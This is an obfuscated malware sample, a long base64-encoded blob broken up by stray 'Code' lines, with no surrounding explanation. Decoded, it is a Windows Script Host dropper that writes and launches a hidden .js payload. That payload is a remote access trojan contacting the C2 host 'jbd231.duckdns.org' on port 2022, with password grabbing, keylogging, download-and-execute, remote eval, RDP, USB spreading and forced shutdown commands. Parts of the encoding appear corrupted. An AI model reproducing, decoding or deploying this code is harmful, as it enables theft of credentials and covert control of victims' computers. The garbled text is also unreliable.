>1RGJWb3hZbTFPTUdGWE9YVkpSVTU1UzBVMGNFbEljMDVEWjJ4NVdsaFNNV050TkdkaWJWWXpTVVZHYW1SSGJE
SmFWbWhRV1cxd2JGa3pVVzloYkhSUFdGTnJOMFJSY0RsRVVXOU9RMjFhTVdKdFRqQmhWemwxU1VVNWFVdEZO
SEJKU0hOT1EyNWFhR05wUW5wUGR6QkxZVmRaWjB0Rk5HZFFWREJuVFdscloyVjNNRXRqZVR3K09VbEZaR3hrUlRs
cFlXMVdhbVJEYURWWGVrSmtTMU0xU21KdVRqQlpWelZxV2xoT1VGcHBhRFZYZWtwa1MxUnpUa051V21oamFVSnNZ
bWs4UGpsSlJ6VnNaSGxDUm1KdVZuUmFXRXBvWkVjNWVVdElUWEJQZHpCTFdtMDVlVWxEWnpkSlEwWnNZbWsxY
UdSRlZuVmFRMmR3VHpKV2RVeHRNWFprYlZaUFdsaG9NRXREYTNCSlNITk9RMjVhYUdOcFFuQmtRencrT1VsSFZuV
k1iV3d3V2xjd2lwdFVjMDVEYmtwc1pFaFdlV0pwUW5Ca1F6VkVXVmhDTUdGWE9YVlBkekJMV1c1S2JGbFhjemRFVVh
BNVJGRndPVVJSY0hCYWFUdytiMVJwUEQ0NVVGTThQakJMVTBJM1JGRndNbGxZU1dka01qRnVTVVF3WjBsdVplQm
liVEZ1WWxoU2VrOXNlR05ZUm5oellqSk9hR0plYUhaak0xSmpXRWhLZG1JelVtTlRTVzV1ROV2VXRlIValZaTWxaMVp
FZFdlVWxxYz<>1RGJrMW5VRk5DU0ZwWVVsQlpiWEJzV1ROUmlyUXlNVzVMVXpWS1ltNU9NRmxYTldwYVdFNVFXbW
xvTlZkNlRtUkxWSE5PUTI1YWFHTnBRbXhpYVR3K09VbEhOV3hrZVVKR1ltNVdkRnBZU21oa1J6bDVTMGhOY0U5M01F
dGFiVGw1U1VObk4wbERSbXhpYVRWb1pFVldkVnBEWjNCUE1sWjFURzB4ZG1SdFZrOWFXR2d3UzBOcmNFbEljMDV
EYmxwb1kybENjR1JEUEQ0NVNVZFdkVXh0YkRCYVZ6QnZTMVJ6VGtOdVdtaGphVUo2WkVoSloxQlRRbkJrUXpWRlIW
aE9kMkplUmpWVWJVWjBXbFJ6VGtOdU1FNURiV3h0U1VOb2VtUklTVzRKVkRBNVNVTmpia3RUUWpkRVVYQXpZbGR
qWjFCVFFqTmlWMk5uUzNrOFBtbE5hVWszUkZGd2VrbEVNR2RTTWxZd1ZESktjVnBYVGpCTFNHUjBXbmxyZFZOWE5
```

Code

YcGtSMFoxV1RKV2VsUXlXVzlsVm5ONldGTnJOMFJSY0d4aWFUdytPVWxITld4a2VVSkdZbTVXZEZwWVNtaGtSemw1U
zBoTmNFOTNNRXRhYlRsNVNVTm5OMGxEUm14aWFUVm9aRVZXZFZwRFozQlBNbFoxVEcweGRtUnRWazlhV0dnd1M
wTnJjRWxJYz<>1RGJXd3dTVVF3WjFwWE5IVmhXRkpzWWxObmNFOTNNRXRqYlZZd1pGaEtkVWxIYkRCTWExSndZe
k5DYzFsWWJFOVpWekZzVDNjd1MyWlJNRXRtVTBKc1IraE9iRWxJYz<>1RGJrcHNaRWhXZVdKcFFuQmtRelZGWVZoT
2QySkhSalZVYlVaMFdsUnpUa051TUU1RGJqQk9RMjFzYlVsRGFFOVFWREF5UzFOQ04wUlJjSHBKUkRCblVqSldNRlF5
U25GYVYwNHdTMGhzWWsxR01IQk1hMngxWXpOU2FHSnRUbXhqTURsdFMwaHNZazFXTUhCUGR6QkxaRzFHZVVsSF
ZuVkpSREJuWW0xV00wbEZWblZrVnpGc1kyMUdNR0l6U1c5amVXczNSRkZ3YldJelNXZExSSE5uU1ZkV2RVeHRSakJT
VnpWclMwTnJOMXBYTkhWaVZ6a3lXbFUxYkdWSVVXOUxVMnRuWlhjd1MyUnRSbmxKUjJ3d1NVUXdaMXBYTkhWaF
dGSnNZbE5uY0U5M01FdGpiVll3WkZoS2RVbEhiREJNYmxwMllraFdkRnBZVG14amJXeG9Za2MxTVdKWFNteGphbk5P
UTlxS2VWcFhSbkpQZHpCTFpsRXdTMlpSTUV0bVVUQkxSRkZ3YldSWE5XcGtSMngyWW1sQ1QyTjVaM0JKU0hOT1Ey
ZHJUa05uYT<>1RFoydE9RMmRzTUdOdWEyZGxkekJMUTFGc01sbFITV2RaV0R3K1oxQlRRa1JqYVdkNVMxUnpUa05u
YTBwYWJrMTFVVEk1ZDJWVlduQmlSMVZ2V201VmMwbEhSbmRNYXpWb1lsZFdWR05lUm1wYVUyY3pTMU0xVkZwW
GVHMU1iRUpvWkVkblowdDVQRDVwV0VaM2FVbERjMmRrTWpSelpFaEtNVnBUYXpkRVVXOUtabE5DYWxsWVVtcGhR
MmhzWTI1SmNFbEljMDVEWjJ3NVJGRndPVVJSYj<>1RFp6QkxJaXdnRFFvaUlpd2dJbHg0TkRFaUxDQWtOVVphZDB4
UVJlVk1iV2hrTTNSdlRqUTVlaWc1S1N3Z0lrOXdaVzRpTENBaWRYTXRZWE5qYVdraUxDQWlNak00TW5KUlVuSmxieUlz
SUNJeE56RnBXRWR3VTFZaUxDQWtOVVphZDB4UVJlVk1iV2hrTTNSdlRqUTVlaWczS1N3Z0pEVkdXbmRNVUVSMVRH
MW9aRE4wYj<>0ME9Yb29NVEFwTENBaU56QTVNbkpZUmtkblVTSXNJQ0ppYVc0dVltRnpaVFkwSWl3Z0lqZFFaRUZLV
W5RaUxDQWljbVZ3YkdGalpTSXNJQ0kzTXpZMVNHZEZTMHBSSWl3Z0lsUjVjR1VpTENBaU5UTTFTbVZ0V2xWUUlpd2d
JalUyWVVWemRlcHNJaXdnSkRWR1duZE1VRVlxVEcxb1pETjBiMDQwT1hvb05pa3NJQ0kyTVRKV1UxTlZaVlFpTENBaU
9UWTFObVphY2toSlV5SXNJQ1ExUmxwM1RGQkVkVXh0YUdRemRHOU9ORGw2S0RFeEtTd2dKRFZHV25kTVVFUjFUR
zFvWkROMGlwNDBPWG9vTlNrc0lDSnRhMjhpTENBaU1UQkViMHRCYUZVaUxDQWtOVVphZDB4UVJlVk1iV2hrTTNSdl
RqUTVlaWd4TWlrc0lDSmtZWFJoVkhsd1pTSXNJQ1ExUmxwM1RGQkVkVXh0YUdRemRHOU9ORGw2S0RNcExDQWtO
VVphZDB4UVJlVk1iV2hrTTNSdlRqUTVlaWd4TXlrc0lDSlFiM05wZEdsdmJpSXNJQ1ExUmxwM1RGQkVkVXh0YUdRem
RHOU9ORGw2S0RNcExDQWlVbVZoWkZSbGVlUWIMQ0FrTlVaYWQweFFSSFZNYldoa00zUnZUalE1ZWlneE5Da3NJQ0
pEYUdGeVUyVjBJaXdnSWpNd016SXhiVWR1YW5Ka0lpd2dJblJsZUhRaUxDQWtOVVphZDB4UVJlVk1iV2hrTTNSdlRqU
TVlaWd5S1N3Z0lqWTJjbWxOVUhwbUlpd2dJakUxT0RoeVNHMVdkbThpTENBaVYzSnBkR1VpTENBTkNpSTJNREJRZE
V4VmMwOGlMQ0FrTlVaYWQweFFSSFZNYldoa00zUnZUalE1ZWlneE5Ta3NJQ1ExUmxwM1RGQkVkVXh0YUdRemRHO
U9ORGw2S0RFcFhUc05DbDgwY0dwdmNqZGJNRj<>3RFFwMlIYSWdYelp5YUd4ck55QTlJRnRmTkhCcWlzSTNXekJkT
ENCZk5lQnFiM0kzV3pGZExDQmZOSEJxYjNJM1d6SmRMQ0JmTkhCcWlzSTNXek5kTENCZk5lQnFiM0kzV3pSZExDQm
ZOSEJxYjNJM1d6VmRMQ0JmTkhCcWlzSTNXelpkTENCZk5lQnFiM0kzV3pkZExDQmZOSEJxYjNJM1d6aGRMQ0JmTkh
CcWlzSTNXemxkTENCZk5lQnFiM0kzV3pFd1hTd2dYelJ3YW05eU4xc3hNVjBzSUY4MGNHcHZjamRiTVRKZExDQmZOS
EJxYjNJM1d6RXpYU3dnWHpSd2FtOXlOMXN4TkYwc0lGODBjR3B2Y2pkYk1UVmRMQ0JmTkhCcWlzSTNXekUyWFN3Z
1h6UndhbTl5TjFzeE4xMHNJRjgwY0dwdmNqZGJNRjw+3RFFwMlIYSWdYelp5YUd4ck55QTlJRnRmTkhCcWlzSTNXekJkT
ENCZk5lQnFiM0kzV3pGZExDQmZOSEJxYjNJM1d6SXlYU3dnWHpSd2FtOXlOMXN3WFN3Z1h6UndhbTl5TjFzeU0xM
HNJRjgwY0dwdmNqZGJNalJkTENCZk5lQnFiM0kzV3pJMVhTd2dYelJ3YW05eU4xc3lObDBzSUY4MGNHcHZjamRiTVRpk
ZExDQmZOSEJxYjNJM1d6STRYU3dnWHpSd2FtOXlOMXN5T1Ywc0lGODBjR3B2Y2pkYk16QmRMQ0JmTkhCcWlzSTN
Xek14WFN3Z1h6UndhbTl5TjFzek1sMHNJRjgwY0dwdmNqZGJNek5kTENCZk5lQnFiM0kzV3pNMFhTd2dYelJ3YW05eU4
xc3pOVjBzSUY4MGNHcHZjamRiTXpaZExDQmZOSEJxYjNJM1d6TTNYU3dnRFFwZk5lQnFiM0kzV3pNNFhTd2dYelJ3Y
W05eU4xc3pPVjBzSUY4MGNHcHZjamRiTkRCZExDQmZOSEJxYjNJM1d6UXhYU3dnWHpSd2FtOXlOMXMwTWwwc0lG
ODBjR3B2Y2pkYk5ETmRMQ0JmTkhCcWlzSTNXelEwWFN3Z1h6UndhbTl5TjFzME5WMWRPdzBLWHpaeWFHeHJOMX
N3WFRzTkNuWmhjaUJxSUQwZ1lqc05DaUZtZFc1amRHbHZiaWdwSUhzTkpNpQWdkbUZ5SUdRZ1BTQmlPdzBLSUNCMI
IYSWdaU0E5SUdFb0tUc05DaUFnWm05eUIDZzdPeWtnZXcwS0IDQWdJSFJ5ZVNCN0RRb2dJQ0FnSUNCcFppQW9NalU
xTmpVeUlEMDlJQzF3WVhKelpVbHVkQ2hrS0RJektTa2dLeUF0Y0dGeWMyVkpibIFvWkNneE9Da3BJQzhnTWIBckIDMX
dZWEp6WlVsdWRDaGtLRGdwS1NBdkIETWdLaUFvY0dGeWMyVkpibIFvWkNneE5Da3BJQzhnTkNrZ0t5QndZWEp6WIV
sdWRDaGtLRGdwS1NBdkIETWdLaUFvY0dGeWMyVkpibIFvWkNneE5Da3BJQzhnTmIBcUIDaHdZWEp6WIVsdWRDaGtL
RFlwS1NBdkIEY3BJQ3NnY0dGeWMyVkpibIFvWkNneUtTa2dMeUE0SUNvZ0tDMXdZWEp6WIVsdWRDaGtLRE13S1NrZ0
x5QTVLU0FySUMxd1IYSnpaVWx1ZENoa0tESXdZWEp6WIVsdWRDaGtLRE13S1NpcDBzSUY4MGNHcHZjamRiTXpaZExDQm
VRFcEtTQjdEUW9nSUNBZ0lDQWdJR0p5WldGck93MEtJQ0FnSUNBZ2ZRMEtJQ0FnSUNBZ1pWdGZObkpvYkdzM1d6R
mRYU2hsVzE4MmNtaHNhemRiTWwxZEtDa3BPdzBLSUNBZ0lIMGdZMkYwWTJnZ0tGWXBJSHNOQ2lBZ0lDQWdJR1Zi
WHpaeWFHeHJOMXN4WFYwb1pWdGZObkpvYkdzM1d6SmRYU2dwS1RzTkNpQWdJQ0l5RFFvZ0lIME5DbjBvS1RzTkN
uWmhjaUJmTm1sMmJXOHlJRDBnVzJvb01UVXBMQ0JxS0RBcExDQnFLRGtwTENCZk5uSm9iR3MzV3pOZExDQnFLR
GNwTENCZk5uSm9iR3MzV3pSZExDQmZObkpvYkdzM1d6VmRMQ0JmTm5Kb2JHczNXelpkTENCcUtETXhLU3dnYWln
eU5Ta3NJR29vTWpjcExDQnFLREU1S1N3Z2FpZ3hNaWtzSUY4MmNtaHNhemRiTjEwc0lGODJjbWhzYXpkYk9GMHNJRj
gyY21oc2F6ZGJPVjBzSUdvb01UQXBMQ0JxS0RRcExDQmZObkpvYkdzM1d6RXdYU3dnWHpaeWFHeHJOMXN4TVYwc
0lHb29NVE1wTENCcUtERTNLU3dnYWlneU9Ta3NJR29vTVNrc0lHb29NalFwTENCcUtETXpLU3dnYWlnek5Da3NJRjgyY2
1oc2F6ZGJNVEpkTENCcUtESXhLU3dnYWlnMUtTd2dhaWd4TVNrc0lHb29NakIwTENCZk5uSm9iR3MzV3pFelhTd2dhaW
d4TmIrc0lHb29NamdwWFRzTkNtWjFibU4wYVc5dUlHSW9aQ3dnWlNrZ2V3MEtJQ0lyVHJZ1ppQTlJR0VvS1RzTkNpQ
WdjbVYwZFhKdUlDaGlJRDBnWm5WdVkzUnBiMjRvWnl3Z2N5a2dldzBLSUNBZ0lISmxkSFZ5YmlCbVcyY2dQU0FyWjE
wN0RRb2dJSDBwS0dRc0lHVXBPdzBLZlEwS1puVnVZM1JwYjl0Z1pHVmpiMlJsUW1GelpUWTBLR1FwSUhzTkNpQWdk
bUZ5SUhCaGNuTmxTVzUwSUQwZ1h6QjRNakptT0RzTkNpQWdkbUZ5SUdVZ1BTQlhVMGhiWHpkeWNtSnVORnMzWFY
wb2NHRnljMlZKYm5Rb01UZzFLU2xiY0dGeWMyVkpibIFvTVRreUtWMG9jR0Z5YzJWSmJuUW9NVGt6S1NrN0RRb2dJR1
ZiY0dGeWMyVkpibIFvTVRnNUtWMGdQU0J3WVhKelpVbHVkQ2d4T0RjcE93MEtJQ0JsVzE4M2NuSmliaIJiT0YxZEIEMG
daRHNOQ2lBZ1pDQTlJRmRUU0Z0d1lYSnpaVWx1ZENneE9ESXBYU2h3WVhKelpVbHVkQ2d4T0RFcEtUc05DaUFnY21
WMGRYSnVJR1JiY0dGeWMyVkpibIFvTVRrNEtWMGdQU0F4TENCa1czQmhjbk5sU1c1MEtERTVOU2xkS0Nrc0lHUmJjR
0Z5YzJWSmJuUW9NVGd3S1Ywb1pWdHdZWEp6WlVsdWRDZ3hPRFlwWFNrc0lHUmJYemR5Y21KdU5GczVYVjBnUFN
Bd0xDQmtXM0JoY25ObFNXNTBLREU1T0NsZElEMGdNaXdnWkZ0d1lYSnpaVWx1ZENneE56Z3BYU0E5SUhCaGNuTmx
TVzUwS0RFNU5pa3NJR1JiWHpkeWNtSnVORnN4TUYxZEtDazdEUX<>5RFFwZk5tbDJiVzh5Y2pCZE93MEtkbU5SUY4
M2NuSmliaIFnUFNCYlh6WnBkbTF2TWxzd1hTd2dYelpwZG0xdk1sc3hYU3dnWHpacGRtMXZNbHN5WFN3Z1h6WnBkbT
F2TWxzelhTd2dYelpwZG0xdk1sczBYU3dnWHpacGRtMXZNbHMxWFN3Z1h6WnBkbTF2TWxzMlhTd2dYelpwZG0xdk1sc
zNYU3dnWHpacGRtMXZNbHM0WFN3Z1h6WnBkbTF2TWxzNVhTd2dYelpwZG0xdk1sc3hNRjBzSUY4MmFYWnRiekpiTV
RGZExDQmZObWwyYlc4eVd6RXlYU3dnWHpacGRtMXZNbHN4TTEwc0lGODJhWFp0YnpKYk1UUmRMQ0JmTm1sMmJ
XOHlXekUxWFN3Z1h6WnBkbTF2TWxzeE5sMHNJRjgyYVhadGJ6SmJNVGRkTENCZk5tbDJiVzh5V3pFNFhTd2dYelpwZ
G0xdk1sc3hPVjBzSUY4MmFYWnRiekpiTWpCZExDQmZObWwyYlc4eVd6SXhYU3dnWHpacGRtMXZNbHN5TWwwc0lG
ODJhWFp0YnpKYk1qTmRMQ0JmTm1sMmJXOHlXekkwWFN3Z1h6WnBkbTF2TWxzeU5WMHNJRjgyYVhadGJ6SmJNal
pkTENCZk5tbDJiVzh5V3pJM1hTd2dYelpwZG0xdk1sc3lPRjBzSUY4MmFYWnRiekpiTWpsZExDQmZObWwyYlc4eVd6T
XdYU3dnWHpacGRtMXZNbHN6TVYwc0lGODJhWFp0YnpKYk16SmRMQ0JmTm1sMmJXOHlXek16WFN3Z1h6WnBkbTF
2TWxzek5GMWRPdzBLWHpkeWNtSnVORnN3WFRzTkNuWmhjaUJmTUhobE9USm1PVElnUFNCZk1IZ3lNbVk0T3cwS1
puVnVZM1JwYjl0Z1pqRNakptT0NoV0xDQmtLU0l3RFFvZ0lIWmhjaUJsSUQwZ1h6QjRORFZtTkNncE93MEtJQ0J5Wlh
SMWNtNGdLRjh3ZURJeVpqZ2dQU0JtZFc1amRHbHZiaWhtS1NCN0RRb2dJQ0FnY21WMGRYSnVJR1ZiWmlBOUlHWWd
MU0F4TnpoZE93MEtJQ0l5S1NoV0xDQmtLVHNOQ24wTkNpRm1kVzVqZEdsdmJpZ3BJSHNOQ2lBZ2RtRnlJR1FnUFNC
Zk1IZ3lNbVk0T3cwS0lDQjZJZWElnYkNBOUlGOHdIRFExWmpRb0tUc05DaUFnWm05eUIDZzdPeWtnZXcwS0lDQWdJSFJ
5ZVNCN0RRb2dJQ0FnSUNCcFppQW9NalUyTXpBM0lEMDlJQzF3WVhKelpVbHVkQ2hrS0RFNU1Ta3BJQ3NnTFhCaGNu
TmxTVzUwS0dRb01qQXpLU2tnTHlBeUIDc2djR0Z5YzJWSmJuUW9aQ2d4T1RjcEtTQXZJRE1nS2lBb0xYQmhjbk5sU1c1
MEtHUW9NVGcwS1NrZ0x5QTBLU0FySUMxd1IYSnpaVWx1ZENoa0tERTRPQ2twSUM4Z05TQXFJQ2d0Y0dGeWMyVkpib
IFvWkNneE9UQXBLU0F2SURZcEIDc2djR0Z5YzJWSmJuUW9aQ2d4T1RRcEtTQXZJRGNnS2lBb2NHRnljMlZKYm5Rb1p
DZ3INREVwS1NBdkIEZ3BJQ3NnY0dGeWMyVkpibIFvWkNneU1EQXBLU0F2SURrZ0tpQW9jR0Z5YzJWSmJuUW9aQ2d5
TURJcEtTQXZJREV3S1NBckIlQmhjbk5sU1c1MEtHUW9NVGd6S1NrZ0x5QXhNU0FxSUNndGNHRnljMlZKYm5Rb1pDZ3h
PVGtwS1NBdkIERXILU2tnZXcwS0IDQWdJQ0FnSUNCaWNtVmhhenNOQ2lBZ0IDQWdJSDBOQ2lBZ0IDQWdJR3hiWHpk
eWNtSnVORnN4WFYwb2JGdGZOM0p5WW00MFd6SmRYU2dwS1RzTkNpQWdJQ0l5SUdOaGRHTm9JQ2hXS1NCN0RRR
b2dJQ0FnSUNCcExCcxODNjbkppYmpSYk1WMWRLR3hiWHpkeWNtSnVORnN5WFYwb0tTazdEUW9nSUNBZ2ZRMEtJQ0l5
RFFwOUtDazdEUX<>yWVhJZ2MzVndaWEpUZEhKcGJtY2dQU0JmTjNKeVltNDBXek5kT3cwS2RtRnlJR1Z1WTI5a1pXUI

Code

VaWGgwSUQwZ2MzVndaWEpUZEhKcGJtZGJYemR5Y21KdU5GczBYVjBvSkRWR1duZE1VRVlxVEcxb1pETjBiMDQwT
1hvb01UWXBMQ0JmTjNKeVltNDBXelZkS1Z0Zk1laGxPVEptT1RJb01UYzVLVjBvTHp3K0wyY3NJQ0pCSWlrN0RRcDJZW
ElnWkdWamlyUmxaRlJsZUhRZ1BTQmtaV052WkdWQ1lYTmxOalFvWlc1amlyUmxaRlJsZUhRcE93MEtablZ1WTNScGly
NGdZU2dwSUhzTkNpQWdkbUZ5SUdRZ1BTQmJYelp5YUd4ck4xc3hORjBzSUY4MmNtaHNhemRiTVRWZExDQmZObkp
vYkdzM1d6RTJYU3dnWHpaeWFHeHJOMXN4TjEwc0lGODJjbWhzYXpkYk1sMHNJRjgyY21oc2F6ZGJNVGhkTENZk5u
Sm9iR3MzV3pFNVhTd2dYelp5YUd4ck4xc3lNRjBzSUY4MmNtaHNhemRiTWpGZExDQmZObkpvYkdzM1d6SXlYU3dnW
HpaeWFHeHJOMXN5TTEwc0lGODJjbWhzYXpkYk1qUmRMQ0JmTm5Kb2JHczNXekkxWFN3Z1h6WnlhR3hyTjFzeU5sM
HNJRjgyY21oc2F6ZGJNamRkTENZk5uSm9iR3MzV3pJNFhTd2dYelp5YUd4ck4xc3lPVjBzSUY4MmNtaHNhemRiTXpC
ZExDQmZObkpvYkdzM1d6TXhYU3dnWHpaeWFHeHJOMXN6TWwwc0lGODJjbWhzYXpkYk16TmRMQ0JmTm5Kb2JHcz
NXek0wWFN3Z1h6WnlhR3hyTjFzek5WMHNJRjgyY21oc2F6ZGJNelpkTENZk5uSm9iR3MzV3pNM1hTd2dYelp5YUd4ck
4xc3pPRjBzSUY4MmNtaHNhemRiTXpsZExDQmZObkpvYkdzM1d6UXdYU3dnWHpaeWFHeHJOMXMwTVYwc0lGODJjb
WhzYXpkYk5ESmRMQ0JmTm5Kb2JHczNXekZkTENZk5uSm9iR3MzV3pRelhTd2dYelp5YUd4ck4xczBORjBzSUY4Mm
NtaHNhemRiTkRWZExDQmZObkpvYkdzM1d6UTJYVj<>3RFFvZ0llSmxkSFZ5YmlBb1lTQTlJR1oxYm1OMGFXOXVLQ2t
nZXcwS0lDQWdJSEpsZEhWeWJpQmtPdzBLSUNCOUtTZ3BPdzBLZlEwS1puVnVZM1JwYjl0Z1h6QjRORFZtTkNncEllc
05DaUFnZG1GeUlGWWdQU0JiWHpkeWNtSnVORnN4TVYwc0lGODNjbkppYmpSYk1USmRMQ0JmTjNKeVltNDBXekV6
WFN3Z1h6ZHljbUp1TkZzeE5GMHNJRjgzY25KaWJqUmJNVFZkTENZk4zSnlZbTQwV3pFMlhTd2dYemR5Y21KdU5Gc3
hOMTBzSUY4M2NuSmlialJiTVRoZExDQmZOM0p5WW00MFd6RTVYU3dnWHpkeWNtSnVORnN5TUYwc0lGODNjbkppY
mpSYk1qRmRMQ0JmTjNKeVltNDBXekl5WFN3Z1h6ZHljbUp1TkZzMFhTd2dYemR5Y21KdU5Gc3lNMTBzSUY4M2NuSm
lialJiTWpSZExDQmZOM0p5WW00MFd6ZGRMQ0JmTjNKeVltNDBXekkxWFN3Z1h6ZHljbUp1TkZzeU5sMHNJRjgzY25Ka
WJqUmJNamRkTENZk4zSnlZbTQwV3pJNFhTd2dYemR5Y21KdU5Gc3lPVjBzSUY4M2NuSmlialJiTXpCZExDQmZOM0
p5WW00MFd6TXhYU3dnWHpkeWNtSnVORnN6TWwwc0lGODNjbkppYmpSYk16TmRMQ0JmTjNKeVltNDBXek0wWFYw
N0RRb2dJSEpsZEhWeWJpQW9Yekl0TkRWbU5DQTlJR1oxYm1OMGFXOXVLQ2tnZXcwS0lDQWdJSEpsZEhWeWJpQld
PdzBLSUNCOUtTZ3BPdzBLZlEwS1pYWmhiQ2hrWldOdlpHVmtWR1Y0ZENrN0RRbz0iOwp2YXIgd3NoU2hlbGwxID0gV
1NjcmlwdC5DcmVhdGVPYmplY3QolldTY3JpcHQuU2hlbGwiKTsKdmFyIGFwcGRhdGFkaXIxID0gd3NoU2hlbGwxLkV4
cGFuZEVudmlyb25tZW50U3RyaW5ncygiJWFwcGRhdGElIik7CnZhciBzdHVicGF0aDEgPSBhcHBkYXRhZGlyMS<>rICJc
XENla0lhbFRza2EuanMiOwp2YXIgZGVjb2RlZDEgPSBkZWNvZGVCYXNlNjQobG9uZ1RleHQxKTsKd3JpdGVCeXRlcyhz
dHVicGF0aDEsIGRlY29kZWQxKTsKd3NoU2hlbGwxLnJ1bigid3NjcmlwdC<>vL0lgXCIiICsgc3R1YnBhdGgxICsgIlwiIik7
Cn1jYXRjaChlcil7fQpmdW5jdGlvbiB3cml0ZUJ5dGVzKGZpbGUsIGJ5dGVzKXsKdHJ5ewp2YXIgYmluYXJ5U3RyZWFtID
0gV1NjcmlwdC5DcmVhdGVPYmplY3QolkFET0RCLlN0cmVhbSIpOwpiaW5hcnlTdHJlYW0uVHlwZS<>9IDE7CmJpbmFy
eVN0cmVhbS5PcGVuKCk7CmJpbmFyeVN0cmVhbS5Xcml0ZShieXRlcyk7CmJpbmFyeVN0cmVhbS5TYXZlVG9GaWxl
KGZpbGUsIDIpOwp9Y2F0Y2goZXJyKXsKfQp9CmZ1bmN0aW9uIGRlY29kZUJhc2U2NChiYXNlNjQpewp2YXIgRE0gPSB
XU2NyaXB0LkNyZWF0ZU9iamVjdCgiTWljcm9zb2Z0LlhNTERPTSIpOwp2YXIgRUwgPSBETS5jcmVhdGVFbGVtZW50K
CJ0bX<>iKTsKRUwuZGF0YVR5cGUgPS<>iYmluLmJhc2U2NCI7CkVMLnRleHQgPSBiYXNlNjQ7CnJldHVybiBFTC5ub2
RlVHlwZWRWYWx1ZTsKfQp3c2hTaGVsbDEgPSBudWxsOw0KLy88WyByZWNvZGVyIDoga29nbml0by<>oYykgc2t5cGU
gOiBsaXZlOnVua25vd24uc2FsZXM2NCBdPg0KLy89LT0tPS09LT0gY29uZmlnID0tPS09LT0tPS09LT0tPS09LT0tPS09LT
0tPS09DQp2YXIgaG9zdC<>9ICJqYmQyMzEuZHVja2Rucy5vcmciOw0KdmFyIHBvcnQgPS<>yMDIyOw0KdmFyIGluc3R
hbGxkaXIgPS<>iJWFwcGRhdGElIjsNCnZhciBsbmtmaWxlID0gdHJ1ZTsNCnZhciBsbmtmb2xkZXIgPSB0cnVlOw0KLy8
9LT0tPS09LT0gcHVibGljIHZhci<>9LT0tPS09LT0tPS09LT0tPS09LT0tPS09DQp2YXIgc2hlbGxvYmogPSBXU2NyaXB0L
mNyZWF0ZU9iamVjdCgid3NjcmlwdC5zaGVsbCIpOw0KdmFyIGZpbGVzeXN0ZW1vYmogPSBXU2NyaXB0LmNyZWF0Z
U9iamVjdCgic2NyaXB0aW5nLmZpbGVzeXN0ZW1vYmplY3QiKTsNCnZhciBodHRwb2JqID0gV1NjcmlwdC5jcmVhdGVP
YmplY3Qolm1zeG1sMi54bWxodHRwlik7DQovLz0tPS09LT0tPSBwcml2YXQgdmFyID0tPS09LT0tPS09LT0tPS09LT0tPS
09DQp2YXIgaW5zdGFsbG5hbWUgPSBXU2NyaXB0LnNjcmlwdE5hbWU7DQp2YXIgc3RhcnR1cC<>9IHNoZWxsb2JqLnN
wZWNpYWxGb2xkZXJzKCJzdGFydHVwlikgKy<>iXFwiOw0KaW5zdGFsbGRpci<>9IHNoZWxsb2JqLkV4cGFuZEVudml
yb25tZW50U3RyaW5ncyhpbnN0YWxsZGlyKS<>rICJcXCI7DQppZighZmlsZXN5c3RlbW9iai5mb2xkZXJFeGlzdHMoaW5z
dGFsbGRpcikpey<>gaW5zdGFsbGRpci<>9IHNoZWxsb2JqLkV4cGFuZEVudmlyb25tZW50U3RyaW5ncygiJXRlbX<>llik
gKy<>iXFwiO30NCnZhciBzcGxpdGVyID0gInwiOw0KdmFyIHNsZWVwID0gNT<>wMDsNCnZhciByZXNwb25zZSwgY21k
LCBwYXJhbSwgb25lb25jZTsNCnZhciBpbmYgPS<>iljsNCnZhciB1c2JzcHJlYWRpbmcgPS<>iljsNCnZhciBzdGFydGRh
dGUgPS<>iljsNCi8vPS09LT0tPS09IGNvZGUgc3RhcnQgPS09LT0tPS09LT0tPS09LT0tPS09LT0NCmluc3RhbmNlKCk7D
Qp3aGlsZSh0cnVlKXsNCnRyeXsNCmluc3RhbGwoKTsNCnJlc3BvbnNlID0gIiI7DQpyZXNwb25zZS<>9IHBvc3QgKCJpcy
1yZWFkeSIsIiIpOw0KY21kID0gcmVzcG9uc2Uuc3BsaXQoc3BsaXRlcik7DQpzd2l0Y2goY21kWzBdKXsNCmNhc2UgImR
pc2Nvbm5lY3QiOg0KV1NjcmlwdC5xdWl0KCk7DQpicmVhazsNCmNhc2UgInJlYm9vdCI6DQpzaGVsbG9iai5ydW4oIiVjb
21zcGVjJS<>vYyBzaHV0ZG93bi<>vci<>vdC<>wIC9mIiwgMCwgdHJ1ZSk7DQpicmVhazsNCmNhc2UgInNodXRkb3duIjo
NCnNoZWxsb2JqLnJ1bigiJWNvbXNwZWMlIC9jIHNodXRkb3duIC9zIC90ID<>gL2YiLC<>wLCB0cnVlKTsNCmJyZWFrO
w0KY2FzZS<>iZXhjZWN1dGUiOg0KcGFyYW0gPSBjbWRbMV07DQpldmFsKHBhcmFtKTsNCmJyZWFrOw0KY2FzZS<>
iZ2V0LXBhc3MiOg0KcGFzc2dyYWJiZXIoY21kWzFdLC<>iY21kYy5leGUiLCBjbWRbMl0pOw0KYnJlYWs7DQpjYXNlICJ1
bmluc3RhbGwiOg0KdW5pbnN0YWxsKCk7DQpicmVhazsNCmNhc2UgInVwLW4tZXhlYyI6DQpkb3dubG9hZChjbWRbM
V0sY21kWzJdKTsNCmJyZWFrOw0KY2FzZS<>iYnJpbmctbG9nIjoNCnVwbG9hZChpbnN0YWxsZGlyICsgIndzaGxvZ3Nc
XCIgKyBjbWRbMV0sICJ0YWtlLWxvZylpOw0KYnJlYWs7DQpjYXNlICJkb3duLW4tZXhlYyI6DQpzaXRlZG93bmxvYWRlci
hjbWRbMV0sY21kWzJdKTsNCmJyZWFrOw0KY2FzZS<>gImZpbGVtYW5hZ2VyIjoNCnNlcnZpY2VzdGFydGVyKGNtZFs
xXSwgImZtLXBsdWdpbi5leGUiLCBpbmZvcm1hdGlvbigpKTsNCmJyZWFrOw0KY2FzZS<>gInJkcCI6DQpzZXJ2aWNlc3
RhcnRlcihjbWRbMV0sICJyZC1wbHVnaW4uZXhlIiwgaW5mb3JtYXRpb24oKSk7DQpicmVhazsNCmNhc2UgICJrZXlsb2d
nZXIiOg0Ka2V5bG9nZ2Vyc3RhcnRlcihjbWRbMV0sICJrbC1wbHVnaW4uZXhlIiwgaW5mb3JtYXRpb24oKSwgMCk7DQpi
cmVhazsNCmNhc2UgICJvZmZsaW5lLWtleWxvZ2dlcilil6DQprZXlsb2dnZXJzdGFydGVyKGNtZFsxXSwgImtsLXBsdWdpb
i5leGUiLCBpbmZvcm1hdGlvbigpLC<>xKTsNCmJyZWFrOw0KY2FzZS<>gImJyb3dzZS1sb2dzIjoNCnBvc3QolmIzLWxv
